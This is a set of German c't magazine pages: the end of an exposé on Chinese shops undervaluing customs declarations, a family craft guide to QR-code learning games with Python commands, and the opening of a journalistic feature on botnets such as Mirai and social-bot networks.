Kunde: OK. Mache ich mich strafbar, wenn ich die Rechnung mit dem geringeren Wert beim Zoll vorlege?

Shop: Ich sitze in China, das ist mir nicht bekannt.

Kunde: Kontrolliert der Zoll nur die Papiere oder öffnet er auch mein Paket? Dann könnte er ja sehen, welches Handy drinsteckt, und den wahren Preis im Internet sehen.

Shop: Das ist unterschiedlich und kann nicht fest zugesagt werden. Meist wird aber nur das Papier angeschaut.

Kunde: Hat UK Line auch Nachteile?

Shop: Tracking ist ab DE möglich, sonst kein Problem.

Kunde: Schreiben Sie da auch einen geringeren Wert auf Rechnung und Paket?

Shop: Das macht der Versanddienstleister. Hier kommt es aber zu keinem Kontakt mit dem Zoll.

Kunde: Warum nicht?

Shop: Weil das durch uns erledigt wird.

noch unter dem Adressaufkleber. Auf ihr wurde ein für 100 US-Dollar gekauftes Handy mit einem Wert von 19 US-Dollar ausgezeichnet.

UK-Versand auch für Kunden riskant

Der Steuerstrafrechtler Torsten Hildebrandt warnt, dass der Versand über Großbritannien auch für die Kunden unangenehme Folgen haben kann: „Unterstellt, die Waren werden eingeschmug-


gelt: Falls der Verbraucher das weiß oder es billigend in Kauf nimmt, kann er sich gemäß § 374 der Abgabenordnung wegen Steuerhehlerei strafbar machen.“ Er rät deshalb vom Versand via UK ab.

Die EU-Kommission hat von den Trickereien der Online-Händler jedenfalls genug. Sie will die Steuerfreiheit für geringwertige Sendungen abschaffen. Dazu braucht sie allerdings die Zustimmung der Mitgliedsländer. Das deutsche Bundesfinanzministerium hat noch keine

Meinung zu dem Vorschlag: „Es bedarf gründlicher Diskussionen sowohl auf nationaler wie auch auf EU-Ebene im Rat“, teilte die Behörde mit.

Bleibt der Brexit: Wenn die britische Regierung ihren Plan durchzieht, scheidet das Land schon 2019 aus der EU aus. Die China-Shops müssten sich dann ein anderes Land suchen, in dem ähnlich lax kontrolliert wird. Ihre bisherige Kreativität spricht dafür, dass ihnen das schnell gelingen wird. (cwo@ct.de) **ct**

Anzeige



Spaß im Quadrat

Zahlen und Texte als QR-Code darstellen

Häufig verbirgt sich hinter einem QR- beziehungsweise Quick-Response-Code ein Link ins Internet. Doch in den praktischen schwarzweißen Quadraten lassen sich auch andere Informationen verstecken, beispielsweise Zahlen oder kurze Texte. Sie eignen sich dadurch prima für allerlei Sprach- und Rechen-Spiele.

Von Dorothee Wiegand

Normalerweise gibt es an dieser Stelle Bastelvorschläge für Kinder – Eltern oder ältere Geschwister sind lediglich eingeplant, um das Ganze zu unterstützen und zu koordinieren. Diesmal müssen Väter und Mütter richtig ran: Aus QR-Codes und Pappkärtchen oder Schraub-

deckeln basteln sie Lernspiel-Material für Vor- und Grundschüler.

Eine Rechenaufgabe samt Ergebnis, ein Bild plus zugehörigem Wort, eine deutsche Vokabel und die englische Übersetzung – Lernstoff dieser Art lässt sich ganz leicht mit Hilfe von QR-Codes aufbereiten. Rechenaufgaben, Fragen oder Bilder schreibt oder klebt man auf die eine Seite eines Konservendeckels. Auf die andere Seite des Deckels gehört der passende QR-Code, in dem die Antwort oder Lösung verschlüsselt ist. Anstelle von Konservendeckeln kann man auch einen Stapel Pappkarten vorbereiten oder Motive aus Postkarten ausschneiden – Hauptsache, das verwendete Material ist griffig und robust. Die aufgeklebten Codes lassen sich später mit jeder QR-Code-Scanner-App entschlüsseln. Die laufen problemlos auch auf

älteren Handys und unter jedem Mobil-Betriebssystem.

Zauberquadrate

In dem zweifarbigen Pixelmuster eines QR-Codes lassen sich diverse Inhalte hinterlegen, von Kontaktdaten im vCard-Format bis zu Links für ganze Bilder-serien. Falls ein Code eine E-Mail-Adresse enthält, kann man auch den Betreff und die Nachricht bestimmen, die gesendet werden soll; ähnlich funktionieren QR-Codes, die eine SMS enthalten. Beides wird vor allem für Gewinnspiele eingesetzt.

Für die simplen Lernspiele in diesem Bastel-Tipp kommen dagegen QR-Codes zum Einsatz, die reinen Text enthalten. Theoretisch passen 4296 alphanumerische Zeichen in einen QR-Code. Aber je länger der kodierte Text ist, desto klein-

teiler fällt das Pixelmuster aus. In der Praxis sollten die Text-Schnipsel daher immer nur aus einigen Wörtern, maximal aus einem kurzen Satz bestehen.

Ein QR-Code enthält zwischen 21×21 und 177×177 Elemente. Je mehr Elemente der Code hat, umso mehr Zeichen lassen sich darin speichern – je höher die Fehlerkorrekturstufe, umso weniger. Für die Fehlerkorrektur (ECC) gibt es die vier Stufen L, M, Q und H: Je nach gewählter Variante bleibt der Inhalt auch bei 7, 15, 25 oder sogar 30 Prozent überdeckter Fläche lesbar. Der eingebaute Informationsüberhang ist der Grund dafür, dass auch Codes mit einem Logo oder Schmuckelement in der Mitte fehlerfrei gescannt werden können.

Im Web gibt es jede Menge QR-Code-Generatoren, die man kostenlos und meist auch ohne vorheriges Registrieren nutzen kann. Deren Geschäftsmodell: Einfache Codes für Links oder Text gibt es umsonst – aufwendigere, als Marketing-Instrument besonders geeignete Code-Varianten kosten Geld. Zahlende Kunden können dann beispielsweise auch dynamische QR-Codes erzeugen, für die sich nachverfolgen lässt, wie oft sie angeklickt wurden.

Texte verpixeln

Wir haben einige der Gratis-Web-Dienste ausprobiert. Die Tabelle am Ende des Artikels nennt ohne Anspruch auf Vollstän-

digkeit fünf Generatoren, die für Bastelzwecke gut geeignet sind. goqr.me/de ist angenehm zu bedienen. Fehlerkorrekturstufe, Rahmen und Größe des Codes lassen sich flexibel einstellen. Schönes Extra: Auf der Seite gibt es auch interessantes Hintergrundwissen zur QR-Technik und Tipps zum Ausdrucken der Codes.

mal-den-code.de bietet kaum Einstellungsmöglichkeiten. Alternativ zum fertigen Code kann man hier aber eine Art Malvorlage herunterladen, in der die schwarzen Flächen des Codes noch ausgemalt werden müssen – interessant für etwas ältere Kinder, die beim Basteln helfen und sich dabei zusammen mit den Eltern auch mit der Technik hinter den Pixelmustern der Codes auseinandersetzen.

Die Besonderheit bei **QRExplore**: Hier kann man bis zu 100 Codes in einem Rutsch erstellen, nach einer kostenlosen Registrierung sogar noch mehr. Der Web-Dienst vergibt dabei für jede Bilddatei einen sinnvollen Namen. Das ganze Paket lädt man als ZIP-Archiv herunter, in der auch eine CSV-Datei enthalten ist, die alle Code-Dateien auflistet.


Sobald man ernsthaft in die Code-Produktion einsteigt, ist die Vergabe von aufschlussreichen Datei-Namen übrigens wirklich wichtig. Ruckzuck landen ansonsten zig Einzeldateien mit kryptischen

Der c't-Tipp für Kinder und Eltern


Mit QR-Codes spielen

-  Drucker, Internetzugang für die Code-Generatoren im Web, Karten aus Karton oder Pappe, alternativ Schraubdeckel, außerdem Schere und Klebstoff; zum Auslesen der Codes ein Handy mit Scanner-App
-  keine Vorkenntnisse erforderlich
-  ein Satz Material mit Zahlen-Codes entsteht in weniger als einer Stunde, Audio-Codes dauern etwas länger
-  kleine Kinder spielen mit dem fertigen Material, Kinder ab etwa acht Jahren helfen beim Anfertigen
-  ein paar Euro fürs Bastelmaterial, Kosten fürs Drucken der Codes

Namen im Download-Verzeichnis und man muss jeden Code noch mal scannen, um sich zu erinnern, für welche Zahl oder Vokabel das Pixelmuster steht. Das große Plus von **qr-manager.com**: Vor dem Download vergibt man einen selbstgewählten Namen für die Datei.



Zum Ausdrucken der vorbereiteten Codes wählt man am besten die Druckoption „Kontaktabzüge“ – das spart Papier.



Der Web-Dienst Vocaroo ist Audio-Recorder und QR-Code-Generator in einem. Nach der Audio-Aufnahme lässt sich mit Klick auf „QR Code“ (Markierung) ein passender Code erzeugen.

QR-Codes mit Python

Die quadratischen Codes können Sie auch ganz bequem in der Eingabeaufforderung (Windows) beziehungsweise im Terminal (Linux, macOS) erzeugen. Dazu benötigen Sie die Programmiersprache Python (idealerweise Version 3.x). Unter Linux und macOS ist die Sprache Bestandteil des Betriebssystems. Windows-Nutzer bekommen Sie über den c't-Link am Artikelende.

Ist Python installiert, müssen Sie einige Komponenten nachladen. Windows-Nutzer tippen:

```
pip install colorama Pillow qrcode
```

Für Linux-Nutzer lautet die Eingabe

```
sudo pip install colorama
Pillow qrcode
```

und für Mac-Nutzer:

```
sudo -H pip install colorama
Pillow qrcode
```

Danach steht der Befehl `qr` zur Verfügung. Die folgenden Eingaben erzeugen PNG-Dateien mit QR-Codes in den vier Fehlerkorrekturstufen, die den Text „Hallihallo“ enthalten:

```
qr --error-correction=H
"Hallihallo" > hallo-H.png
qr --error-correction=Q
"Hallihallo" > hallo-Q.png
qr --error-correction=M
"Hallihallo" > hallo-M.png
qr --error-correction=L
"Hallihallo" > hallo-L.png
```

Drucken

Damit der Code später beim Scannen einwandfrei erkannt wird, sollte er ausreichend groß gedruckt werden. Zwei Zentimeter Kantenlänge sind das Minimum für einfache Muster, komplexere Codes sollten Sie etwas größer drucken. Falls Sie an einem Windows-10-Rechner arbeiten, wählen Sie am besten die Option „Kontaktabzüge“, um möglichst viele Codes auf einem Blatt Papier zu drucken. Ganz wichtig: Entfernen Sie den standardmäßig gesetzten Haken bei „Bild an Rahmen anpassen“, sonst werden die quadratischen Muster leicht beschnitten und damit unlesbar.

Für die im Foto gezeigten Schraubdeckel mit den Rechenaufgaben haben wir Zahlen kodiert und die Pixelmuster mit transparentem Klebestreifen auf die Unterseite der Deckel geklebt. Damit keine Lichtreflexe den Scanvorgang stören, empfiehlt sich matter Klebestreifen, der im Schreibwarenladen als „beschriftbar“ bezeichnet wird. Es dauert eine Weile, bis man einen größeren Vorrat an Deckeln

präpariert hat. Sie lassen sich anschließend flexibel verwenden, denn die Rechenaufgabe auf der Deckeloberseite lässt sich einfach durch eine neue ersetzen, falls man einen abwischbaren Stift benutzt. Auf einem Deckel mit einer QR-kodierten „12“ kann man dann die Beschriftung „2 · 6“ leicht durch „8 + 4“ ersetzen. Mit Deckeln dieser Art üben Grundschüler beispielsweise den Zehnerübergang oder das kleine Einmaleins. Sitzen mehrere Kinder am Tisch, wird ein Spiel daraus: Jeder nimmt reihum einen Deckel, sagt das Ergebnis, überprüft es durch Scannen des Codes und darf den Deckel behalten, falls die Antwort stimmte.

Das war erst der Anfang

Scanner-Apps finden sich in allen Stores in zahlreichen Varianten. Die meisten sind zumindest in der Basisversion kostenlos. Falls Ihr Kind mit dem Scannen gut zurechtkommt und Sie Spaß an der Code-Bastelei haben, gibt es noch allerlei weitere kreative Möglichkeiten rund um QR-Codes.

Mit wenig Aufwand lässt sich damit beispielsweise eine Schnitzeljagd organisieren. Am Start verrät der Text des ersten Codes, wo der nächste Hinweis zu finden ist. Der zweite Code könnte unter einem Vordach kleben oder auch unter einer Tischplatte – wichtig ist nur, dass er einwandfrei gescannt werden kann. Entweder, der Spaß besteht nur darin, von Code zu Code zu laufen und am Ende vielleicht einen kleinen Schatz zu finden. Oder in jedem der verschlüsselten Texte ist auch noch eine kurze Frage enthalten – das bietet sich besonders an, wenn zwei oder mehr Teams gegeneinander antreten.

Wer Material zum Trainieren eines ersten Grundwortschatzes in einer Fremdsprache erstellen möchte, sollte sich mit QR-Codes auseinandersetzen, die einen Link zu einer Audio-Datei enthalten. Damit lassen sich Kärtchen erstellen, die auf der Vorderseite ein Bild zeigen und auf deren Rückseite das zugehörige Wort im Klartext zu lesen ist. Dazu klebt man einen QR-Code, der zu einer Audio-Datei führt und die richtige Aussprache demonstriert.

Wichtig: Im Unterschied zu den Text-Codes ist für das Auslesen solcher QR-Codes für Audio-Dateien eine Internet-Verbindung notwendig. Die verlinkte Audio-Datei legt man entweder selbst im Web ab, beispielsweise in einem Dropbox-Ordner. Oder man nutzt einen Web-Dienst, der auch das Speichern übernimmt: Auf vokaroo.com lassen sich kurze Audio-Schnipsel aufnehmen und gleich die passenden QR-Codes dazu erzeugen. Allerdings muss das Kind später ein paarmal auf den Touchscreen tippen, um aus dem QR-Scanner heraus auf diese Webseite zu wechseln und dort die Wiedergabe zu starten. Das setzt schon etwas Routine im Umgang mit Mobilgeräten voraus. (dwi@ct.de) **ct**

Python 3.6 für Windows: ct.de/ydst

Kostenlos nutzbare QR-Code-Generatoren

Web-Adresse	goqr.me/de	mal-den-code.de	qrexplere.com/generate	qr-manager.com/qr-code-generator.html	the-qrcode-generator.com
Fehlerlevel/Größe/Rahmen wählbar	✓/✓/✓	–/–/–	✓/✓/✓	✓/✓/–	–/✓/✓
benutzerdefinierte Dateinamen	–	–	✓	–	✓
Download-Formate: PNG/SVG/EPS	✓/✓/✓	✓/–/–	✓/✓/–	✓/✓/✓	✓/✓/✓
Besonderheiten	–	erzeugt wahlweise Codes zum Ausmalen	es lassen sich bis zu 100 Codes im Batch-Verfahren erstellen	–	–
✓ vorhanden – nicht vorhanden					

Anzeige

Der Feind im Netz

Bot-Netze als Gefahr für die Gesellschaft



Gefahren durch Bot-Netze	Seite 88
Der Goldesel Klickbetrug	Seite 92
Dateilose Infektion	Seite 96

Bot-Netze sind die wichtigste Ressource der Cyber-Kriminellen. Es sind feindliche Armeen in unserem Netz – Hunderttausende von infizierten Systemen unter der Kontrolle von asozialen Elementen, die diese Macht ohne Skrupel nutzen. Mit IoT- und Social-Media-Bots bekommt diese Gefahr eine neue Qualität.

Von Olivia von Westernhagen

Zu den etablierten Geschäftsmodellen der Cyber-Gangster gehört die Verbreitung von Spam und Schad-Programmen wie den gefürchteten Online-Banking- und Erpressungs-Trojauern. Aber auch der unscheinbare Anzeigenbetrug, der sich bei näherer Betrachtung als Milliardengeschäft entpuppt, wäre ohne die fremdgesteuerten Zombies nicht realisierbar (siehe „Der Goldesel der Cybercrime“, S. 92).

Schlagzeilen machen Bot-Netze vor allem mit Distributed-Denial-of-Service-Angriffen (DDoS), bei denen die geballte Power tausender Angreifer das Gegenüber so überlastet, dass nichts mehr geht. Diese Angriffe haben in den letzten Monaten eine neue Qualität angenommen. So pusteten Kriminelle, denen offenbar kritische Berichte über Waffen- und Drogengeschäfte ein Dorn im Auge waren, den bekannten Journalisten und Blogger Brian Krebs aus dem Netz. Dabei kamen nie zuvor gesehene Bandbreiten zum Einsatz.

Eine Paket-Flut mit bis zu 620 GBit/s rollte in Richtung seines Servers. Typische Heim- und Firmennetze haben 100 MBit/s; die Angreifer mobilisierten das 6000-fache davon. Die Angriffe entfalteten eine solche Wucht, dass selbst die Content-Delivery-Plattform Akamai kapitulierte. „Wir könnten das zwar noch verteidigen, aber es kommt uns zu teuer“, argumentierte die Firma mit der weltweit größten Anti-DDoS-Infrastruktur, als sie ihren Schutzschirm abschaltete und Krebs' Server offline ging.

Das war nur das Vorspiel. Einige Wochen später machten die Cyber-Kriminel-

len Ernst und legten Netflix, Twitter, Spotify und Paypal lahm. Sie attackierten dazu den von diesen Anbietern genutzten DNS-Provider Dyn, mit dem Resultat, dass in den USA über Stunden Video- und Musik-Streaming, Social Media und Bezahl Dienste nicht mehr funktionierten.

Die Analyse der Vorfälle zeigte, dass die Angriffe nicht etwa von einer ausgeklügelten Schad-Software auf PCs ausgingen. Das verantwortliche Bot-Netz Mirai bestand hauptsächlich aus einfachen Geräten: Die Angreifer hatten Router, Kameras, Drucker, Smart-TVs und Video-Rekorder gekapert – und zwar über eine halbe Million davon.

Der kurze Zeit später veröffentlichte Quellcode des Mirai-Bot-Netzes belegt, dass es sich keineswegs um das Werk von


Genies handelt. Vielmehr setzen Mirai und seine mittlerweile aktiven Nachfolger darauf, dass viele Geräte des sich materialisierenden Internet der Dinge (Internet of Things, IoT) in Bezug auf Sicherheit absolute Nullnummern sind.

Millionen der Geräte sind direkt aus dem Internet zu erreichen. Zwischen einem Einbrecher und der vollen Kontrolle über das System stehen oftmals lediglich Standard-Passwörter, die sich leicht ergoogeln lassen. Das „Internet of Shitty Things“, wie es kürzlich Clemens Gleich in einem Kommentar auf heise online bezeichnet hat, bietet damit noch leichtere Opfer, als noch so schlampig eingerichtete Windows-PCs.

Das Wort Mirai ist japanisch und bedeutet Zukunft. Das so benannte Bot-Netz



„Anna-senpai“ veröffentlicht den Quellcode des Mirai-Bot-Netzes in einem Hacker-Forum und löst eine Schwemme von Nachahmern aus.



In einem Video erklären die Macher das Dashboard von TwiFarm.

gewährt uns einen Ausblick auf eine wahrlich finstere Zukunft: Wenn Kameras, Staubsauger, Videorekorder, Waschmaschinen, Thermostate und sogar Haarbürsten mit dem Internet sprechen, wird die Zahl der „Dinge“ im Internet die der richtigen Computer bald um ein Vielfaches übersteigen. Und jeder gewissenlose Dödel, der ein wenig skripten kann, kann sich im Handumdrehen seine Privatarmee aus ein paar Millionen Bots zusammenstellen, deren Angriffen kein Server mehr gewachsen ist.

Und das Schlimmste dabei: Derzeit spricht nichts dafür, dass sich an der Sicherheit der IoT-Geräte in absehbarer Zeit etwas verbessern wird. Standard-Passwörter sind nach wie vor weit verbreitet. Vor zwanzig Jahren eigentlich schon beerdigte, weil unsichere Protokolle wie Telnet kommen wieder zum Einsatz und Sicherheits-Updates sind ein Fremdwort.

Bots erobern soziale Netze

Besorgniserregend ist auch die Kreativität, mit der die Kriminellen diese Bot-Netze nutzen. So verwandeln sich beispielsweise mit Linux/Moose infizierte Geräte in eifrige Besucher sozialer Netze wie Instagram oder Twitter. Wer einen Ego-Boost in Form von Likes oder Followern benötigt, kann sich die bei deren Herrn und Meister gegen eine kleine Gebühr kaufen.

Während der Linux-Elch noch eher ein Spielzeug mit fragwürdigem Erfolg ist, demonstrieren professionelle Akteure, dass man sogenannte Social Bots sehr gut für Propaganda, Desinformation und Stimmungsmache nutzen kann. Bei

einem Social-Bot-Netz handelt es sich um eine Armee zentral gesteuerter Social-Media-Accounts. Mit vereinter Kraft können sie Stimmungen aufgreifen und verstärken, Diskussionen verzerren oder falsche Nachrichten und Propaganda verbreiten.

Mehrere Forscher kommen übereinstimmend zu dem Schluss, dass solche Social Bots nachweisbar in die Diskussionen um Brexit, den Ukraine-Konflikt sowie den US-Wahlkampf 2016 eingegriffen haben. Tatsächlich finden sie tagtäglich Verwendung und mischen sich durch die Imitation menschlichen Verhaltens so geschickt unter echte Accounts, dass die Unterscheidung oft schwer fällt.

Im Kontext des Ukraine-Konflikts entdeckte der Politikwissenschaftler Simon Hegelich gemeinsam mit einem Kollegen ein Social Botnet aus 15.000 Twitter-Accounts, das täglich rund 60.000 Tweets absetzte. Er beschrieb die von ihm beobachteten Verhaltensweisen der Bot-Accounts folgendermaßen:

„Die Inhalte der Meldungen sind auf die antizipierten Interessen junger Männer in der Ukraine ausgerichtet: Die Bots reden viel über Fußball, erzählen sexistische Witze und verbreiten Links zum illegalen Download aktueller amerikanischer Kinofilme. Zwischendurch werden aber gezielt Propaganda-Nachrichten des ‚Rechten Sektors‘ verbreitet – einer ultra-

nationalistischen ukrainischen Vereinigung mit paramilitärischem Ableger.“

Dabei gehe es unter anderem um die Verfälschung von Trends und das Pushen von Hash-Tags wie #Maidan und #prawyssektor (übersetzt „Rechter Sektor“). Die Ukraine-Bots verfügen zudem über ein ganzes Arsenal an Tricks, mit denen sie klassischen Bot-Erkennungsalgorithmen ausweichen: „Sie folgen sich gegenseitig und haben dadurch ein ausgewogenes Verhältnis von Freunden und Followern, sie posten nach einem zeitlichen Muster, das Pausen und Schlafenszeiten simuliert, aber trotzdem zufällig ist“, erläutert der Forscher.

Die Steuerung dieser Bots erfolgt laut Hegelich über eine Software namens TwiFarm. Sie wird unter anderem auf der russischsprachigen Website twiarmv3.ru für Preise zwischen umgerechnet 100 und 200 Euro zum Kauf angeboten. TwiFarm ist in PHP geschrieben und verwaltet Daten mit MySQL. Zur zentralen Steuerung beliebig vieler Twitter-Accounts greift die Software auf das Twitter-API zu. Die Com-

mand&Control-Zentrale ist nach der Installation auf einem Webserver über ein grafisches Frontend erreichbar und ermöglicht unter anderem das Hochladen von Textdateien mit beliebig vielen Tweets, das Einbinden von RSS-Feeds, deren Inhalte dann ebenfalls getweetet werden können sowie die Analyse, Verwaltung und Nutzung besonders angesagter und eigener Hashtags.

Auch Funktionen wie das Retweeten von Inhalten, die automatische Reaktion auf Kommentare mittels vordefinierter Antworten sowie diverse (Auto-)Follow-beziehungsweise Unfollow-Optionen sind Teil des Funktionsumfangs. Integrierte Statistiken bieten einen Überblick über die Größe des Social Botnets, dokumentieren getwitterte Inhalte, Account-Sperrungen, fehlgeschlagene Aktionen und vieles mehr.

Automatisierte Aktionen folgen in TwiFarm stets demselben Muster: Ein Account wird zufällig ausgewählt, um eine ebenfalls zufällige Aktion wie Tweet ab-

»Die Bots reden viel über Fußball und erzählen sexistische Witze«

Simon Hegelich

setzen oder einem Nutzer folgen auszuführen. Auch die Inhalte der Tweets und anderer Aktionen werden mittels Zufallsfunktion der Datenbank entnommen. Der Nutzer definiert die Häufigkeit der auszuführenden Aktionen und hat dabei die Möglichkeit, für jede Stunde des Tages andere Intervalle anzugeben. So ist es beispielsweise möglich, die Aktivitäten in den Nachtstunden einzuschränken und, wie auch von Hegelich beobachtet, den Tag- und Nachtrhythmus eines Menschen zu simulieren.

Zwar gehen soziale Netzwerke mit Account-Sperrungen und verschiedenen Blacklisting-Mechanismen gegen solche Bot-Aktivitäten vor; das Sperren von API-Keys kann das Bot-Netz sogar kurzzeitig lahmlegen. Doch die Wirkung dieser Gegenmaßnahmen ist niemals von Dauer, denn Untergrund-Websites bieten Social-Media-Accounts im Tausenderpack zu Schleuderpreisen an. Und sobald der gesperrte API-Key durch einen neuen ersetzt wurde – was weder bei Twitter noch bei Facebook verifizierbare, persönliche Angaben erfordert – geht der Spuk munter weiter.

Die Dringlichkeit der Entwicklung wirksamerer Erkennungsmechanismen für Social Bots wurde durch die Enttarnung des sogenannten Star-Wars-Botnet im Januar dieses Jahres nochmals unterstrichen. Das mehr als 356.000 Accounts umfassende Twitter-Bot-Netz existierte offensichtlich bereits seit dem Sommer 2013, war also knapp vier Jahre aktiv. Es wurde innerhalb von drei Wochen aufgebaut und blieb seitdem unbemerkt. Den Ausschlag für die Enttarnung gab letztlich eine Häufung ungewöhnlichen Vokabulars in den abgesetzten Tweets, die durchweg aus Star-Wars-Zitaten bestanden. Hinzu kam die Tatsache, dass sich die von den Bots angegebenen Standorte häufig im Wasser und in unbesiedelten Gebieten befanden.

Cloud-Sourcing der Cyber-Mafia

Noch gefährlicher wird das alles durch einen sich quer durch alle Cybercrime-Aktivitäten abzeichnenden Trend zur Professionalisierung und Arbeitsteilung. So sind die Betreiber der Bot-Netze über deren Aufbau und Wartung hinaus oft gar nicht mehr selber aktiv. Vielmehr vermie-

ten sie die Ressourcen ihrer Bots und haben dafür oft sogar mehrstufige Vertriebsnetze und professionelle Support-Kanäle aufgebaut.

Wer also keine Skrupel hat und den Server eines unliebsamen Konkurrenten lahmlegen, Erpressungs-Trojaner verbreiten oder seiner politischen Agenda etwas Social Media Love verschaffen will, muss

dazu nicht erst seine eigene Bot-Netz-Armee aus dem Boden stampfen. Das alles kann man im Cyber-Untergrund als Dienstleistung einkaufen. Wie das die Ad-Fraudsters, eine fiktive Cyber-Gang aus wenig begabten, aber faulen Kleinkriminellen nutzt, um die erste Million zu machen, erklärt der folgende Artikel zum „Goldesel der Crimeware“. (ju@ct.de) **ct**

Eine kleine Zeitreise durchs Bot-Netz-Universum

1999 Der Trojaner **Sub7** und der Wurm **Pretty Park** nehmen Steuerbefehle über IRC-Channels entgegen. Sie dienen damit als Inspiration für zahlreiche Bot-Netze der ersten Stunde, die IRC als Command&Control-Medium nutzen.

2002 Der deutsche Hacker Axel „Ago“ Gembe entwickelt mit **Agobot** die bis dahin ausgereifteste IRC-Bot-Netz-Malware. Der Funktionsumfang des modularen Projekts wächst rasant; unter anderem können die Bot-Netz-Strukturen DDos-Angriffe starten und mittels Exploits weitere Rechner infizieren.

2003 Der **Sinit**-Bot revolutioniert die Bot-Netz-Szene: Das Bot-Netz nutzt statt IRC erstmals Peer-to-Peer-Netzwerke als dezentrale Kontrollstruktur.

2004 Der Agobot-Ableger **Phatbot** verfeinert das Konzept: Statt zufällig nach Peers zu scannen, erstellt er mit dem WASTE-Protokoll eigene P2P-Netzwerke.

